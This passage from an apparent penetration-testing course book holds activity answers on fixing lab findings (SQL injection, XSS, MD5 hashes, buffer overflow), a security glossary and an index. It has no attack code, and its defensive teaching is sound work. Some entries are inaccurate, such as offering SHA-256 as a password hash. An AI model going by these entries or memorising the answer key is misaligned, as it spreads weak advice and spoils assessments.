**A:** Answers will vary. Like the Windows systems, the Linux systems are significantly out-of-date and should be incorporated into an overall process of change and patch management. Wherever possible, update or replace legacy systems. If this is not possible, such as in the case of medical equipment, then keep the devices unplugged from the network until actual use. As with the Windows servers, the Linux servers also run many default services that don't fit any particular need, but instead add to the servers' attack surfaces—for example, FTP services, mail services, and a web server. While services like remote access might be necessary, some of the remote access protocols that are enabled on the systems are inherently vulnerable—for example, Telnet and rlogin. These should be disabled.

**13. When you tested the BxB web app, you managed to download files from the server you shouldn't have been able to. In one instance, you used a poison null byte to download a developer's app configuration file. How can the web developers protect against such attacks?**

**A:** Answers may vary, but the web server should not be serving files to the client over FTP if those files include sensitive data. The developers should also disable the debug parameter that enables an attacker to bypass the file type filter. To mitigate against the poison null byte, the developers should apply input sanitization techniques to strip out any null bytes from incoming request strings.

**14. When you tested the BxB web app, you found that it was vulnerable to numerous SQL injection attacks, including an attack that dumped the users table with password hashes. How can the web developers protect against such attacks?**

**A:** Answers may vary, but the most common and effective defense against SQL injection is the use of parameterized queries, also called prepared statements. The developers should code the web server backend to ensure that SQL queries incorporate placeholders for certain parameters. That way, SQL statements in malicious input will be interpreted literally rather than interpreted as a component of the query itself.

**15. Dumping the password hashes in your SQL injection test enabled you to crack the administrator's password. How can the web developers prevent cracking attempts from being successful?**

**A:** Answers may vary. First, the developers should stop using MD5 to hash passwords, as this algorithm has been considered insecure for many years. Instead, the web app should use a more secure algorithm, like SHA-256 or bcrypt. In addition, the web app should be adding a salt value to all plaintext password inputs in order to render lookup tables and rainbow tables ineffective. The developers should also apply stricter password requirements, as the admin's password—*admin123*—is much too simple. To further help users protect their accounts, the developers should also consider implementing a multi-factor authentication scheme. For example, when a user enters the correct password (something they know), they will then be prompted to enter the code that was just texted to their phone (something they have). Unless they can produce both forms of authentication, they will not be logged in.

**16. When you tested the BxB web app, you found that it was vulnerable to reflected and persistent XSS attacks. How can the web developers protect against such attacks?**

**A:** Answers may vary, as there are several defenses that can thwart XSS attacks. One of the most prominent is to escape client input, which prevents certain characters (like < and >) from being rendered on the page. This is less effective for components like feedback forms and user forums that work with rich text. In these cases, you can supplement the escaping technique with an input validation whitelist, which only allows input that meets known, trusted parameters. You can also replace raw HTML markup for rich text components with another markup language—this will prevent users from injecting HTML code into the web app.

**17.** When you tested the BxB web app, you found that it was vulnerable to privilege escalation and other authentication and authorization attacks. One attack enabled you to modify another user's shopping cart. Another attack enabled you to update product information without authorization. You also exploited weaknesses in the app's implementation of OAuth. How can the web developers protect against such attacks?

A: Answers may vary. To prevent attackers from modifying another user's shopping cart, the web app should be associating the client with their basket ID on the server side, not on the client side where it can be easily manipulated. To prevent attackers from modifying product information, the RESTful API needs to validate a client's authorization before it processes the database update request. To prevent attackers from exploiting the web app's implementation of OAuth, the developers need to choose a more secure scheme for auto-generating the user's password, like a cryptographically strong pseudorandom string generator.

**18.** You fuzzed the GCPG server software that processes and stores patient data entered by clerical personnel. This caused the server to crash in a buffer overflow. How can the developers protect against such attacks?

A: Answers may vary, but if an app is programmed in a language that doesn't have built-in bounds checking—like C—then the programmers must be very careful to do the bounds checking in the source code whenever it is necessary.

**19.** You performed static and dynamic analysis of a Python module that validates the strength of users' passwords. It did not work as intended. How can the developers ensure that their code is working as intended?

A: Answers may vary. What was lacking in this case was a testing phase in the development life cycle, assuming the developer even adhered to a life cycle. By performing thorough tests of an executing program, any bugs or security issues are more likely to be revealed. Likewise, all software modules should undergo a static code review by another developer to catch any mistakes.

---

## ACTIVITY 10–4: Performing Post–Engagement Cleanup Tasks

---

**7.** Part of cleanup is to wipe any sensitive data that you may have captured on your attack machine. How would you go about doing this?

A: Answers may vary. Like with the Windows Servers, you could try to individually remove everything your Kali Linux machine may have captured. However, because this is not a production server or a user workstation, it may be easiest just to wipe the entire drive and reinstall Kali Linux for the next job.

---

## ACTIVITY 10-5: Performing Additional Follow-Up Activities

---

- 1. This is GCPG's first serious foray into cybersecurity, and understandably, they are concerned with the accuracy of your conclusions. What can you do to increase the chances that the client will accept your conclusions?**

**A:** Answers may vary. Perhaps the most helpful task is to provide proof of your findings to GCPG officials. That way, they don't just need to take your word for it that their business is at great risk. Even if they accept that they are at risk, they may not fully accept your estimation of that risk or your mitigation recommendations. It's therefore important to provide the client with the methodology that you used to categorize and measure risks and vulnerabilities. If this methodology is an industry standard, it will go a long way in convincing the client of its usefulness. Also, a smaller organization like GCPG might appreciate a cost-benefit analysis that accompanies your recommendations. After all, it may not be feasible for them to implement every single mitigation tactic you recommend—some might be more crucial than others, and you can help them figure out which.

- 2. How might you provide proof that you successfully compromised the Windows Server environments?**

**A:** Answers may vary, as there are several ways to prove exploitation. For example, you could send a GCPG official a copy of the **Contacts.csv** spreadsheet that is supposed to be confidential. If you think more direct proof will be necessary, you might want to hold off on going through the cleanup process, as evidence of compromise like the presence of the Netcat backdoor and the additional user accounts may be more convincing.

- 3. How might you provide proof that you successfully compromised network communications?**

**A:** Answers may vary, as there are several ways to prove exploitation. For example, you could send a GCPG official a copy of the plaintext email transmissions that you captured. It'd be especially convincing if you show them messages that they themselves sent. You could also provide the FTP data that was captured as part of your ARP poisoning attack.

- 4. Now that the pen test has concluded, what are some of the questions you and your team should answer as part of a lessons learned report?**

**A:** Answers will vary. The team should essentially go through a debrief process and ask itself: What about the test went well? What about the test didn't go well, or didn't go as well as planned? What can the team do to improve its people skills, processes, and technology for future client engagements?

- 5. What are some other follow-up actions you and your team might take?**

**A:** Answers will vary. If the team encountered any vulnerabilities that they didn't know about previously, they could begin researching and testing these vulnerabilities on their own systems. This might influence future tests. If there were any vulnerabilities that the team couldn't recommend a mitigation tactic for, they might also do more research and get back to GCPG after learning more. The team could also schedule more tests with GCPG in the future to validate the effectiveness of the mitigation efforts that GCPG takes as a result of this initial test. Future tests might not even need to be as thorough as this one—they could be smaller in scope or use less-intrusive tactics.

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

# Glossary

## AAR

(after-action report) See LLR.

## adjudication

The process of evaluating and ranking vulnerabilities in terms of the potential threat they may pose to an organization.

## ADS

(alternate data stream) A feature of Microsoft's NT File System (NTFS) that enables multiple data streams for a single file name by forking one or more files to another.

## anti-forensics

The process of disrupting or impeding a forensic investigation.

## APT

(advanced persistent threat) A threat that uses multiple attack vectors to gain unauthorized access to sensitive resources.

## ARP poisoning

The deliberate mapping of an incorrect MAC address to a correct IP address.

## array

A programming object that is a collection of values.

## asset categorization

The process of placing business assets with similar characteristics into the same group.

## asset classification

See asset categorization.

## attestation

The act of showing or evidence showing that a certain item exists or is true.

## backdoor

A hidden mechanism that provides you with access to a system through some alternative means.

## badge cloning

The act of copying authentication data from an RFID badge's microchip to another badge.

## baiting

A social engineering attack in which an attacker leaves physical media in a location where someone else might pick it up and use it.

## banner grabbing

An enumeration tactic that involves trying to open a session with a service and getting the service to identify itself.

## Bash

A scripting language and command shell for Unix-like systems.

## BEC

(business email compromise) A type of phishing where an attacker impersonates a high-level executive or directly hijacks their email account so that they can send an email to financial personnel, requesting money via a method like a wire transfer.

**bind shell**

A shell that is bound to a local network port on a target system.

**black box**

A pen testing strategy where the tester is provided little or no information about the systems and networks being targeted.

**black-box app testing**

See DAST.

**bluejacking**

A wireless attack where the attacker sends unwanted Bluetooth signals from a smartphone, mobile phone, tablet, or laptop to other Bluetooth-enabled devices.

**bluesnarfing**

A wireless attack where the attacker gains access to unauthorized information on a wireless device by using a Bluetooth connection.

**Bluetooth**

A short-range wireless radio network transmission medium normally used to connect two personal devices, such as a mobile phone and a wireless headset.

**clickjacking**

An application attack where an attacker tricks a user into clicking on a web page link that is different from where they had intended to go.

**code injection**

An application attack that introduces malicious code into a vulnerable application to compromise the security of that application.

**cold boot attack**

An attack where an attacker with physical access to a computer that contains an encrypted drive may be able to retrieve encryption keys after starting the computer from its off state.

**command injection**

An application attack that supplies malicious input to a web server, which

then passes this input to a system shell for execution.

**community string**

A text identifier that must be the same on a SNMP manager and a SNMP device.

**compliance scan**

A type of vulnerability scan that verifies a network adheres to certain policy requirements, as mandated by law, industry, or individual company.

**container**

A lightweight virtualized instance that runs a single application and the processes that the app requires.

**container image**

A standalone executable package that possesses everything a container needs to run: code, runtime, system libraries and tools, and settings.

**cookie**

A text file that the server gives to the client browser and that contains the session ID (SID) for that particular web session, which is used as an authentication token.

**cookie manipulation**

A web application attack where a web cookie is altered in a malicious way.

**credential brute force attack**

An attack in which the attacker tries many passwords in the hope of eventually guessing the right one.

**credential randomization**

The process of changing login credentials (normally user names and passwords) used to authenticate a user to access computing resources, often implemented by rotating through a database of credentials, so that a random set of credentials will be valid each time authentication is sought.

**cross-compiled code**

Code that has been compiled into an executable on one platform, but is designed to run on a different platform.

**CSRF**

See XSRF.

**CVE**

(Common Vulnerabilities and Exposures) A listing of known security threats maintained by the MITRE Corporation.

**CVSS**

(Common Vulnerability Scoring System) An open standard that defines how vulnerability data can be quantified while taking into account the degrees of risk to different types of systems or information.

**DAST**

(dynamic application security testing) A form of testing that involves running an application and analyzing its behavior for conditions that can lead to security vulnerabilities. Also referred to as black-box app testing.

**data normalization**

A cohesive set of data that reduces data redundancy and increases data integrity.

**DDoS attack**

(distributed denial of service) A DoS attack where many attackers are coordinated to attack one target.

**deauthentication**

A disruption of wireless communications that breaks the link between the client and the wireless access point.

**debugging**

The process of manipulating a program's running state to analyze it for general bugs, vulnerabilities, and other issues.

**decoding**

The process of converting bytes into text.

**decompilation**

The reverse engineering process of translating an executable into high-level source code.

**deconfliction**

In pen testing, the avoidance of an early conclusion to an engagement, or actions that prevent one part of a pen testing team from

causing the discovery of another part of the team or its efforts to exploit vulnerabilities.

**dictionary attack**

An attack in which a password cracking tool goes through a list of words until it either finds the password or exhausts the list.

**direct object reference**

A reference to the actual name of a system object that a web application uses.

**directory traversal**

The practice of accessing a file from a location that the user is not authorized to access.

**disassembly**

The reverse engineering process of translating low-level machine code into higher level assembly language code.

**discovery scan**

A type of scan that finds live IP addresses on a network.

**DLL hijacking**

(dynamic link library) An attack where the attacker replaces a required DLL file with a malicious file, causing unexpected code to run on a compromised computer.

**DNS cache poisoning**

An attack technique in which corrupt DNS data is entered into a DNS server's lookup (resolver) cache and fake records are then given to clients and other DNS servers.

**DOM-based attack**

(Document Object Model-based) A form of XSS that takes advantage of a web app's client-side implementation of JavaScript to execute the attack solely on the client.

**DoS attack**

(denial of service) A network-based attack that prevents the target from performing its normal duties.

 **downgrade attack**

A type of evil twin attack where the connection with the client uses either a weaker version of SSL (downgrade attack), or dispenses with

encryption altogether using cleartext HTTP (SSL strip attack).

### **dumpster diving**

The act of searching the contents of trash containers for something of value.

### **dynamic analysis**

The process of reviewing an app while it is executing.

### **eavesdropping**

The act of secretly listening to private conversation or communications.

### **elicitation**

The process of collecting or acquiring data from human beings.

### **embedded system**

Computer hardware and software systems that have a specific function within a larger system, such as a home appliance or an industrial machine.

### **encoding**

The process of converting text into bytes.

### **enumeration**

The process of querying a device or service for information about its configuration and resources.

### **error handling**

The process by which a programmer writes code to anticipate and defend against errors in execution.

### **escape**

The act of reducing the ambiguity of data by use of metacharacters to prevent alternate interpretation of input from what was intended.

### **evil twin**

A rogue access point that attempts to deceive users into believing that it is a legitimate access point, like the organization's official Wi-Fi network.

### **exception handling**

See error handling.

### **exploit**

A pen testing mechanism that delivers a payload of some sort.

### **exploit chaining**

The act of using multiple exploits to form a larger attack.

### **exploit modification**

The process of changing an exploit that works against a particular vulnerability, but does not work under certain conditions.

### **export controls**

U.S. regulations that govern the shipment or transfer of software, technology, services, and other controlled items outside of the United States borders.

### **fault injection**

See fuzzing.

### **fence jumping**

The act of surmounting a height-based physical barrier like a fence, gate, or wall in order to gain access to a restricted area.

### **file inclusion attack**

An application attack that adds an unexpected file to the running process of a web app.

### **fingerprinting**

See reconnaissance.

### **firewalking**

A specialized combination of traceroute and port scan used to map the details of a network hidden behind a firewall.

### **flow control**

The order in which code instructions are executed.

### **FOCA**

(Fingerprinting Organizations with Collected Archives) A GUI OSINT tool that discovers metadata that might be hidden in documents.

### **forensics**

The branch of computer science that seeks to discover evidence of activity in computers, digital storage media, and networks.

**fragile system**

A computer or other system that is inherently unstable and has a tendency to crash, or a system that needs to run an older, unpatched version of an operating system to support legacy applications.

**fragmentation attack**

An attack that enables an attacker to obtain the pseudorandom generation algorithm (PRGA) of network packets used in WEP.

**full disclosure**

The process of publishing an analysis of vulnerabilities without restrictions as to who can access this analysis.

**full scan**

A type of scan that elicits the maximum amount of information from and about a target. Sometimes used to refer to a TCP connect scan.

**fuzzing**

A dynamic testing method used to identify vulnerabilities in applications by sending the application a range of random or unusual input data and noting any failures and crashes that result.

**Golden ticket**

A Kerberos attack that uses forged Kerberos tickets to obtain virtually unlimited access to the objects in an Active Directory domain.

**Google hacking**

The process of using the Google search engine to identify potential security weaknesses in publicly available sources.

**gray box**

A pen testing strategy where the tester is provided with some information about internal architectures and systems or other preliminary information about the target systems and networks.

**GRE**

(Generic Routing Encapsulation) A tunneling protocol used to create virtual point-to-point links on an IP network.

**hacktivist**

A hacker who gains unauthorized access to and causes disruption in a computer system in an attempt to achieve political or social change.

**hash**

The value that results from transforming plaintext input into an indecipherable fixed-length output that cannot be feasibly reversed.

**heap spraying**

An anti-forensic technique where malicious code is injected into an application's memory heap in specific places.

**hoax**

An element of social engineering in which the attacker presents a fictitious situation as real.

**HSTS**

(HTTP Strict Transport Security) A web server protocol that instructs browsers that its connections can only be HTTPS.

**HTML injection**

An application attack where the attacker injects HTML elements into a web app for malicious purposes.

**ICS**

(industrial control system) A networked system that controls critical infrastructure such as water, electrical, transportation, and telecommunication services.

**impersonation**

The act of pretending to be someone you are not.

**information gathering**

The process of identifying, discovering, and obtaining information that may have relevance to the pen test.

**input sanitization**

The process of stripping user-supplied input of unwanted or untrusted data so that the application can safely process that input.

**insider threat**

Present and past employees, contractors, partners, and any entity that has access to

proprietary or confidential information and whose actions result in compromised security.

### **jailbreaking**

The act of modifying a mobile iOS device to remove restrictions installed by the manufacturer.

### **jamming**

An attack in which radio waves disrupt Wi-Fi signals.

### **JTAG connector**

(Joint Test Action Group connector) A simple hardware interface that enables a computer to communicate directly with chips on a board.

### **JTAG debugging**

(Joint Test Action Group debugging) A troubleshooting methodology used by hardware manufacturers to test printed circuit boards, and used to hack a device such as a home router.

### **Kerberos ticket**

An encrypted file that contains the proof of identity required by the Kerberos network authentication protocol.

### **KPI**

(key performance indicator) A parameter used to evaluate success over a period of time.

### **LAPS**

(Local Administrator Password Solution) A Microsoft solution that uses Active Directory (AD) to store local administrator passwords of computers that are joined to the domain.

### **lateral movement**

The process of moving from one part of a computing environment to another.

### **LFI**

(local file inclusion) A type of file inclusion attack where the attacker injects a file (already stored on the web server) into a web app.

### **Linux distribution**

A version of the open source Linux operating system kernel that is packaged with other components such as installation programs, management tools, and other software.

### **LLR**

(lessons learned report) A document that describes the parts of a pen test that worked well and those parts that did not work well, and that is used to refine the pen testing process. Also referred to as an after-action report (AAR)

### **local exploit**

A type of exploit that cannot be run until the attacker gains access to a system.

### **Local Security Policy**

A Microsoft feature that enables enforcement of system, user, and security settings.

### **LSA**

(Local Security Authority) A Microsoft feature that authenticates users and logs them on to the local system.

### **LSA secrets**

A protected area in the Windows Registry that stores passwords and other secret data.

### **Maltego**

A graphical OSINT tool that can gather a wide variety of information on public resources.

### **MDM**

(mobile device management) The process of tracking, controlling, and securing an organization's mobile infrastructure.

### **measures**

The specific data points that contribute to a metric.

### **memory residents**

Applications that have code whose location in memory the OS is not allowed to swap to permanent storage.

### **Metasploit**

A multi-purpose computer security and penetration testing framework.

### **metrics**

Quantifiable measurements of the status of products or processes.

**MITM attack**

(man-in-the-middle attack) An attack where the attacker inserts themselves into a client/server communication session.

**MSA**

(master service agreement) An agreement that establishes precedence and guidelines for any business documents that are executed between two parties.

**NAC**

(Network Access Control) The collection of protocols, policies, and hardware that govern access of devices connecting to a network.

**NDA**

(non-disclosure agreement) A business document that stipulates the parties will not share confidential information, knowledge, or materials with unauthorized third parties.

**Netcat**

A command-line utility used to read from or write to TCP, UDP, or Unix domain socket network connections.

**network mapping**

The process of discovering devices on a network in an effort to visualize the network and create a logical topology map.

**network scanning**

The process of gathering information about computing systems on a network.

**network share**

A directory that users can access by using a network sharing protocol.

**nimda**

A family of worms that targeted computers running certain versions of Microsoft Windows by infecting web documents and attaching themselves to email messages.

**Nmap**

(network mapper) The most widely used network scanner.

**null byte**

A character with a value of zero that is used in most programming languages to indicate the termination of a string.

**null session**

A Windows connection type that allowed any client to make an unauthenticated connection to the IPC\$ (inter-process communication) share on the host.

**NVD**

(National Vulnerability Database) The U.S. government's repository of standards-based vulnerability management data.

**OpenAPI**

A specification for describing REST APIs that uses path, parameter, response, and security objects to contain properties and arrays.

**OSINT**

(open source intelligence) Actionable information that has been gathered from freely and publicly available sources.

**package**

A third-party software offering for the Linux operating system.

**packet crafting**

The practice of altering a normal IP packet before transmitting it on a network to test firewall rules, evade intrusion detection, or cause a denial of service.

**packet inspection**

The process of examining a network packet to see if it meets certain rules.

**parameter pollution**

A web application attack where the attacker supplies multiple instances of the same parameter name in an HTTP request.

**parameterized query**

A type of SQL query that contains a placeholder for at least one parameter, and that is effective against SQL injection attacks. Also referred to as a prepared statement.

**pass the hash attack**

A network-based attack where the attacker steals hashed user credentials and uses them as-is to try to authenticate to the same network the hashed credentials originated on.

**passphrase**

A sequence of words and text that enables a user to control access to a computer, or the software and data stored on it. It is normally longer than a password, and the added length is intended to provide more security against cracking.

**password cracking**

The act of trying to guess or decode passwords.

**password filter**

A Microsoft feature that allows you to implement password policy and change notification.

**payload**

Code that will run on a target, performing some kind of task or giving the attacker interactive control.

**pen testing**

See penetration testing.

**penetration testing**

The practice of evaluating a computer system, a network, or an application to identify potential vulnerabilities or weaknesses, and then exploiting them to gain unauthorized access to key systems and data, and culminating in the production of evidence and a report.

**persistence**

The quality by which a threat continues to exploit a target while remaining undetected for a significant period of time.

**persistent attack**

See stored attack.

**pharming**

A phishing attack where the attacker entices the victim into navigating to a malicious web page that has been set up to look official.

**phishing**

A social engineering tactic in which an attacker attempts to obtain sensitive information from a user by posing as a trustworthy figure through email.

**piggybacking**

A form of tailgating where the target knows someone is following behind them.

**ping sweep**

A network scanning technique that uses ICMP ECHO REQUEST packets to search for live hosts.

**pivoting**

The process of compromising one host (the pivot) that enables you to spread out to other hosts that would otherwise be inaccessible.

**Pixie Dust attack**

A type of WPS attack where the attacker uses offline brute force to obtain a WAP's WPS PIN.

**PoC**

(proof of concept) A benign exploit developed to highlight vulnerabilities.

**point-in-time assessment**

An assessment that has an extremely limited life cycle or shelf life.

**port scanning**

The process of determining which TCP and UDP ports a target is listening on.

**POS**

(point of sale) The location where customers purchase goods or services from a business by using a POS system.

**premerger security testing**

A type of security testing that takes place before an organizational merger and is considered to be part of the due diligence that occurs prior to the merger.

**program packing**

A method of compression in which an executable is mostly compressed, and the part that isn't compressed includes code to decompress the executable.

**promiscuous mode**

An interface setting that enables the interface to access and view all packets traveling on a network segment, not just those packets addressed to the interface.

**Python**

A general-purpose programming language and a scripting language that is designed to be highly readable and have simple, clean syntax.

**race condition**

A situation that can occur when the resulting outcome from execution processes is directly dependent on the order and timing of certain events.

**rainbow table attack**

An attack in which the passwords in the wordlist have been pre-computed into their corresponding hashes, then compressed in a highly efficient manner.

**Recon-*ng***

A open source command-line tool for gathering OSINT data.

**reconnaissance**

In a cyber attack or pen test, the phase where the attacker or tester gathers information about the target organization and systems prior to the start of the attack or pen test. Sometimes referred to as fingerprinting.

**reduction**

A function used in rainbow tables to map hash values to their associated text strings.

**reflected attack**

A form of XSS where the attacker crafts a form or other request (that includes malicious script) to be sent to a legitimate web server.

**replay attack**

An attack that repeats a legitimate transmission in a malicious context. Not to be confused with relay attack.

**report disposition**

The formal process of transferring the report to the care or possession of the primary authorized recipient.

**REST**

(representational state transfer) An architectural style for web services that defines constraints and properties based on HTTP.

**RESTful**

An HTTP-based service that conforms to the REST architectural style, or a service that uses existing web technologies and protocols.

**reverse engineering**

The process of breaking down a program into its base components in order to reveal more about how the application functions.

**reverse shell**

A shell that is established when the target computer communicates with an attack computer that is listening on a specific port.

**RFI**

(remote file inclusion) A type of file inclusion attack where the attacker injects an externally stored file into a web app that doesn't apply proper input validation.

**RFID**

(radio frequency identification) A standard for identifying and keeping track of objects' physical locations through the use of radio waves.

**RID**

(relative identifier) A variable length number that is assigned to a Windows account or group at creation and does not change, even if the object is renamed.

**risk acceptance**

A risk response technique where an organization identifies and analyzes a risk, and then determines that the risk is within acceptable limits, so no additional action is required.

**risk appetite**

The amount of risk an organization is willing to accept and endure.

**risk avoidance**

A risk response technique where an organization takes steps to ensure that risk has been completely eliminated, or reduced to

zero, by terminating the process, activity, or application that is the source of the risk.

### **risk mitigation**

A risk response technique where an organization implements controls and countermeasures to reduce the likelihood and impact of risk, with the goal of reducing the potential effects so that they are below the organization's risk threshold.

### **risk transference**

A risk response technique where an organization moves the responsibility for managing risk to another organization, such as an insurance company, cloud service provider, or other outsourcing provider.

### **ROI**

(return on investment) A calculation that determines the overall monetary benefit of a solution, usually expressed as the quotient of the solution's gains and losses.

### **RTOS**

(real-time operating system) A specialized operating system that features a predictable and consistent processor scheduler.

### **Ruby**

A general-purpose programming language that can also be used as a scripting language.

### **rules of engagement**

In pen testing, a document or section of a document that outlines how the pen testing is to be conducted.

### **SAM**

(Security Account Manager) A Registry hive that holds user names and passwords, is stored on disk in %WINDIR%\System32\config\SAM, and is loaded into memory on bootup.

### **sandbox**

An environment used to isolate a computer process away from other processes, as well as the host.

### **SAST**

(static application security testing) A form of testing that involves reading and analyzing source code for coding and design conditions

that can lead to security vulnerabilities. Also referred to as white-box app testing.

### **SCADA**

(supervisory control and data acquisition) A type of ICS that sends and receives remote-control signals to and from embedded systems.

### **scheduled task**

Any instance of execution, like the initiation of a process or running of a script, that the system performs on an established schedule.

### **scope**

In a pen test engagement, the boundaries that describe the extent of the engagement, including what specific systems are to be tested, to what degree the systems should be tested, and how the pen testers should spend their time.

### **scope creep**

The condition that occurs when a client requests additional services after a SOW has been signed and the project scope has been documented.

### **script**

Any computer program that automates the execution of tasks for a particular runtime environment.

### **script kiddie**

An inexperienced hacker with limited technical knowledge who relies on automated tools to hack.

### **SDK**

(Software Development Kit) A collection of development tools to support the creation of applications for a certain platform.

### **SDLC**

(software development life cycle) A framework that defines the tasks performed at each stage of the software development process in such a way that it constitutes a primer for developing, maintaining, and replacing software applications.

**serial console**

A connection made through the RS-232 or serial port that enables a person to access a computer or network device.

**server**

A computer dedicated to serving clients on the network, or a specialized application installed on that computer.

**shell**

Any program that can be used to execute a command.

**Shodan**

An online search engine that enables anyone to connect to public or improperly secured devices that allow remote access through the Internet.

**shoulder surfing**

A social engineering attack in which the attacker observes a target's behavior without the target noticing.

**side-loading**

The practice of directly installing an app package on a mobile device instead of downloading it through an app store.

**single**

A standalone payload in Metasploit.

**SMiShing**

A phishing attack in which the attacker entices their victim through SMS text messages. Also called SMS phishing.

**sniffing**

The act of monitoring and intercepting data flowing through a network.

**SOAP**

(Simple Object Access Protocol) An XML-based protocol that enables applications to exchange information over HTTP.

**social engineering**

The practice of deceiving people into giving away access to unauthorized parties to enable those parties to compromise sensitive assets.

**SOW**

(statement of work) A business document that defines the highest level of expectations for a contractual arrangement.

**spam**

An attack where the user's inbox is flooded with unsolicited messages.

**spear phishing**

A phishing attack, irrespective of medium, that is crafted to target a specific person or group of people.

**SPF**

(Sender Policy Framework) A DNS record that validates that incoming mail from a domain is coming from a trusted IP address.

**spim**

A variant of a spam attack where the medium used is instant messaging apps.

**SQL injection**

An application attack that modifies one or more of the four basic functions of SQL querying (selecting, inserting, deleting, and updating data) by embedding code in some input within the web app, causing it to execute a different set of queries using SQL.

**SSL strip attack**

(Secure Sockets Layer strip attack) See downgrade attack.

**stager**

A small payload used to gain a foothold on the target system.

**static code analysis**

The process of reviewing source code while it is not executing.

**stealth scan**

A method to perform undetected reconnaissance on a network or host.

**stored attack**

A form of XSS that injects malicious code or links into a website's forums, databases, or other data.

**stress testing**

The process of determining the ability of a computer, network, application, or device to maintain a specified level of effectiveness under unfavorable conditions.

**supply chain security**

The practice of analyzing and implementing controls to ensure the protection of data that moves through a production process.

**swagger document**

The REST API equivalent of a WSDL document that defines a SOAP-based web service.

**SYSKEY**

An outdated Windows utility that encrypted the Security Account Manager (SAM) database with a 128-bit RC4 encryption key.

**tailgating**

An attack where the attacker slips in through a secure area while following an authorized employee.

**TCP session hijacking**

The act of taking a user's or client's place after it has established a TCP connection with a server.

**theHarvester**

An open source OSINT tool that gathers several different types of background information on a target.

**thread**

The smallest independently managed sequence of instructions in a computer program.

**threat actor**

An entity that is partially or wholly responsible for an incident that affects or has the potential to affect an organization's security.

**trunk link**

A connection that enables VLAN information to be passed between switches.

**trunk port**

A port that carries traffic for all VLANs that are accessible by a switch.

**typosquatting**

See URL hijacking.

**unit testing**

A software development process where the smallest testable parts of an application (units) are independently examined to ensure they run properly.

**URL hijacking**

A social engineering attack in which an attacker exploits the typing mistakes that users may make when attempting to navigate to a website. Also called typosquatting.

**variable**

In programming, a value that is stored in memory and given a name or an identifier.

**variable substitution**

The process of referencing or retrieving the value of a variable.

**vishing**

A phishing attack in which an attacker entices their victim through a traditional telephone system or IP-based voice communications like Voice over IP (VoIP). Also called voice phishing.

**VLAN**

(virtual local area network) A logical method of segmenting a network by grouping related switch ports into their own entities.

**VLAN hopping**

(virtual local area network hopping) The act of illegally moving from one VLAN to another.

**VLAN tag**

A special identifier added to a packet as it travels through a trunk link.

**vulnerability**

Weaknesses that might be exploitable.

**vulnerability assessment**

The practice of evaluating a computer system, a network, or an application to identify potential weaknesses.

**vulnerability mapping**

The act of recognizing the connection between a vulnerability and its associated target.

**vulnerability scan**

A technique that identifies and quantifies vulnerabilities within a system by sending specially crafted packets or commands to services.

**WADL**

(Web Application Description Language) A specification for defining browser-based web applications and web services.

**weaponization**

The process of turning passive recon results into directions or launch points for active recon and preliminary attacks.

**web application**

A script or other executable file that is included in a website's HTML and that provides dynamic content to the user (normally) through standard TCP ports.

**web shell**

A malicious script that has been loaded onto a web server that enables an attacker to send remote commands to that server.

**whaling**

A subset of spear phishing that targets particularly wealthy or powerful individuals, like CEOs of Fortune 500 companies.

**white box**

A pen testing strategy where the tester is provided with information about all aspects of the target systems and networks.

**white-box app testing**

See SAST.

**whitelisting**

The act of specifying entities that are granted a particular set of privileges (access, services, validity, etc.) within an environment.

**Whois**

A protocol that supports querying of data-related entities who register public domains and other Internet resources.

**Windows kernel**

The core of the Windows operating system that manages memory, schedules processing threads, and manages device I/O.

**Windows PowerShell**

A scripting language and shell for Microsoft Windows that is built on the .NET Framework.

**WSDL**

(Web Services Description Language) An XML formatted language that defines the capabilities of a web service and how to access it.

**XSD**

(XML Schema Definition) A recommendation that enables developers to define the structure and data types for XML documents.

**XSRF**

(cross-site request forgery) An application attack where an attacker takes advantage of the trust established between an authorized user of a website and the website by exploiting a user's unexpired browser cookies.

**XSS**

(cross-site scripting) An application attack that includes injecting JavaScript that executes on the client's browser.

LICENSED FOR USE ONLY BY: DARIAN KUGESAN · 16339481 · AUG 02 2021

# Index

## A

AAR [411](#)  
adjudication [183](#)  
ADSs [371](#)  
advanced persistent threats, *See* APTs  
after-action report, *See* AAR  
alternate data streams, *See* ADSs  
anti-forensics [370](#)  
APT's [25](#), [359](#)  
ARP poisoning [204](#)  
arrays [165](#)  
asset categorization [182](#)  
asset classification [182](#)  
attestation [410](#)

## B

backdoors [360](#)  
badge cloning [96](#)  
baiting [82](#)  
banner grabbing [125](#)  
Bash [162](#)  
BEC [81](#)  
bind shells [361](#)  
black box test [25](#)  
Bluejacking [239](#)  
Bluesnarfing [239](#)  
Bluetooth [239](#)  
browser session hijacking [207](#)  
buffer overflow [371](#)  
business email compromise, *See* BEC

## C

clickjacking [317](#)  
code injection [313](#)

cold boot attacks [301](#)  
command injection [313](#)  
Common Vulnerabilities and Exposures,  
*See* CVE  
Common Vulnerability Scoring System, *See*  
CVSS  
community string [212](#)  
compliance scanning [142](#)  
container [151](#)  
container image [151](#)  
cookie manipulation [310](#)  
cookies [207](#)  
credential brute force attacks [195](#)  
cross-compiled code [190](#)  
cross-site request forgery, *See* XSRF  
cross-site scripting, *See* XSS  
CSRF, *See* XSRF  
CVE [184](#)  
CVSS [183](#)

## D

DAST [7](#), [335](#)  
data normalization [403](#)  
DDoS attacks [222](#)  
deauthentication  
    attacks [236](#)  
    overview [236](#)  
debugging [337](#)  
decoding [173](#)  
decompilation [336](#)  
deconflict [11](#)  
denial-of-service attacks, *See* DoS attacks  
dictionary attacks [193](#)  
direct object reference [313](#)  
directory traversal [311](#)

disassembly 337  
 discovery scans 107  
 distributed denial-of-service attacks, *See*  
 DDoS attacks  
 DLL hijacking 265  
 DNS cache poisoning 216  
 Document Object Model-based attacks, *See*  
 DOM-based attacks  
 DOM-based attacks 315  
 DoS attacks 222  
 downgrade attack 237  
 dumpster diving 95  
 dynamic analysis 335  
 dynamic application security testing, *See*  
 DAST

**E**

eavesdropping 203  
 elicitation 80  
 embedded systems 28  
 encoding 173  
 enumeration  
     common targets 124  
     Linux host 128  
     service and application 130  
     Windows hosts 126  
 error handling 171  
 escaping 393  
 evil twins 237  
 exception handling 171  
 exploit chaining 191  
 exploit modification 191  
 exploits 190  
 export controls 14

**F**

false positives 183  
 fault injection 335  
 fence jumping 94  
 file  
     inclusion 317  
     inclusion, local 317  
     inclusion, remote 317  
 Fingerprinting Organizations with  
 Collected Archives, *See* FOCA  
 firewalking 149  
 flow control 168  
 FOCA 59  
 forensics 370  
 fragile systems 28

fragmentation attacks 235  
 full disclosure 47  
 full scans 113  
 fuzzing 335

